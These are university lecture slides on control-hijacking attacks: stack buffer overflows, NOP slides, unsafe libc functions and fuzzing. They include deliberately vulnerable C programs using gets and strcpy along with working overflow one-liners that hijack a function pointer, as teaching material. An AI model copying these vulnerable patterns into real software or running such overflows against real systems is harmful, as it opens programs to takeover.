

Lecture 2:
Systems and Network Security CSE
628/628A

Sandeep K. Shukla

Indian Institute of Technology Kanpur

Lecture 1: Control Hijacking

- Total 6 Modules on Control Hijacking
 - Module 1.1: Basic Control Hijacking Attacks : Buffer Overflow
 - Module 1.2: Integer Overflow
 - Module 1.3: Formal String Vulnerability
 - Module 1.4: Defenses Against Control Hijacking – Platform Based Defenses
 - Module 1.5: Run-Time Defenses
 - Module 1.6: Some Advanced Control Hijacking Attacks

Module 1.1: Control Hijacking

Stack Smashing, Integer Overflow,
Format String attacks, Heap Based
Attacks

Acknowledgements

- Dan Boneh (Stanford University)
- John C. Mitchell (Stanford University)
- Nicolai Zeldovich (MIT)
- Jungmin Park (Virginia Tech)
- Patrick Schaumont (Virginia Tech)
- Web Resources



Control Hijacking

Basic Control Hijacking Attacks

Example 1

```
#include <stdlib.h>
#include <unistd.h>
#include <stdio.h>
```

```
int main(int argc, char **argv) {
    volatile int modified;
    char buffer[64];
```

```
    modified = 0;
    gets(buffer);
```

```
    if(modified != 0) {
        printf("you have changed the 'modified' variable\n");    }
    else {
        printf("Try again?\n");
    }
}
```

`$echo `python -c 'print("A"*64)` | ./stack0`

Try again?

`$echo `python -c 'print("A"*65)` | ./stack0`

you have changed the 'modified' variable

Example 2

```
#include <stdlib.h>
#include <unistd.h>
#include <stdio.h>
#include <string.h>

int main(int argc, char **argv)
{
    volatile int modified;
    char buffer[64];

    if(argc == 1) {
        errx(1, "please specify an argument\n");
    }

    modified = 0;
    strcpy(buffer, argv[1]);

    if(modified == 0x61626364) {
        printf("you have correctly got the variable to the right value\n");
    } else {
        printf("Try again, you got 0x%08x\n", modified);
    }
}
```

```
$.`python -c 'print("A"*64 + "\x64\x63\x62\x61")'` | ./stack1
you have correctly got the variable to the right value
```

Example 3

```
int main(int argc, char **argv)
{
    volatile int modified;
    char buffer[64];
    char *variable;

    variable = getenv("GREENIE");

    if(variable == NULL) {
        errx(1, "please set the GREENIE environment variable\n");
    }

    modified = 0;

    strcpy(buffer, variable);

    if(modified == 0x0d0a0d0a) {
        printf("you have correctly modified the variable\n");
    } else {
        printf("Try again, you got 0x%08x\n", modified);
    }
}
```

```
$export GREENIE=`python -c 'print("A"*64 +
"\x0a\x0d\x0a\x0d")'`
```

```
$ ./stack2
```

```
you have correctly modified the variable
```


Example 4

```
void win()
{
    printf("code flow successfully changed\n");
}

int main(int argc, char **argv)
{
    volatile int (*fp)();
    char buffer[64];

    fp = 0;

    gets(buffer);

    if(fp) {
        printf("calling function pointer, jumping to 0x%08x\n", fp);
        fp();
    }
}
```


```
$ nm ./stack3 | grep win 08048424 T win
$ ruby -e 'print "X" * 64 + [0x08048424].pack("V")' | ./stack3
calling function pointer, jumping to 0x08048424
code flow successfully changed
```

Control hijacking attacks

- Attacker's goal:
 - Take over target machine (e.g. web server)
 - Execute arbitrary code on target by hijacking application control flow
- Examples.
 - Buffer overflow attacks
 - Integer overflow attacks
 - Format string vulnerabilities

Example 1: buffer overflows

- Extremely common bug in C/C++ programs.
 - First major exploit: 1988 Internet Worm. fingerd.




≈20% of all vuln.

Source: NVD/CVE

What is needed


- Understanding C functions, the stack, and the heap.
 - Know how system calls are made
 - The `exec()` system call
-
- Attacker needs to know which CPU and OS used on the target machine:
 - Our examples are for x86 running Linux or Windows
 - Details vary slightly between CPUs and OSs:
 - Little endian vs. big endian (x86 vs. Motorola)
 - Stack Frame structure (Unix vs. Windows)

Linux Process Memory Layout



Stack Frame


<http://post.queensu.ca/~trd/377/tut5/stack.html>



What are buffer overflows?

Suppose a web server contains a function:

When func() is called stack looks like:




```
void func(char *str) {  
    char buf[128];  
    strcpy(buf, str);  
    do-something(buf);  
}
```

What are buffer overflows?

What if `*str` is 136 bytes long?

After `strcpy`:

```
void func(char *str) {  
    char buf[128];  
  
    strcpy(buf, str);  
    do-something(buf);  
}
```



Problem:
no length checking in `strcpy()`


Basic stack exploit

Suppose `*str` is such that
after `strcpy` stack looks like:

Program P: `exec("/bin/sh")`

When `func()` exits, the user gets shell !

Note: attack code P runs *in stack*.




The NOP slide

Problem: how does attacker determine ret-address?

Solution: NOP slide

- Guess approximate stack state when `func()` is called
- Insert many NOPs before program P:
`nop , xor eax,eax , inc ax`



Details and examples

- Some complications:
 - Program P should not contain the '\0' character.
 - Overflow should not crash program before func() exits.
- <https://www.us-cert.gov/ncas/alerts/TA16-187A>
 - (in)Famous remote stack smashing overflows:
 - (2007) Overflow in Windows animated cursors (ANI). [LoadAniIcon\(\)](https://www.sans.org/reading-room/whitepapers/threats/ani-vulnerability-history-repeats-1926)
<https://www.sans.org/reading-room/whitepapers/threats/ani-vulnerability-history-repeats-1926>
 - (2005) Overflow in Symantec Virus Detection
`test.GetPrivateProfileString "file", [long string]`

Many unsafe libc functions

`strcpy` (char *dest, const char *src)

`strcat` (char *dest, const char *src)

`gets` (char *s)

`scanf` (const char *format, ...) and many more.

-
- “Safe” libc versions `strncpy()`, `strncat()` are misleading
 - e.g. `strncpy()` may leave string unterminated.
-
- Windows C run time (CRT):
 - `strcpy_s (*dest, DestSize, *src)`: ensures proper termination

Buffer overflow opportunities


- Exception handlers: (Windows SEH attacks)
 - Overwrite the address of an exception handler in stack frame.
- Function pointers: (e.g. PHP 4.0.2, MS MediaPlayer Bitmaps)




- Overflowing buf will override function pointer
- Longjmp buffers: longjmp(pos) (e.g. Perl 5.003)
 - Overflowing buf next to pos overrides value of pos.

Corrupting method pointers

- Compiler generated function pointers (e.g. C++ code)



- After overflow of **buf** :



Poor man's Buffer Overflow Finding

- To find overflow:
 - Run web server on local machine
 - Issue malformed requests (ending with “\$\$\$\$\$”)
 - Many automated tools exist (called fuzzers)
 - If web server crashes,
search core dump for “\$\$\$\$\$” to find overflow location
- Construct exploit (not easy given latest defenses)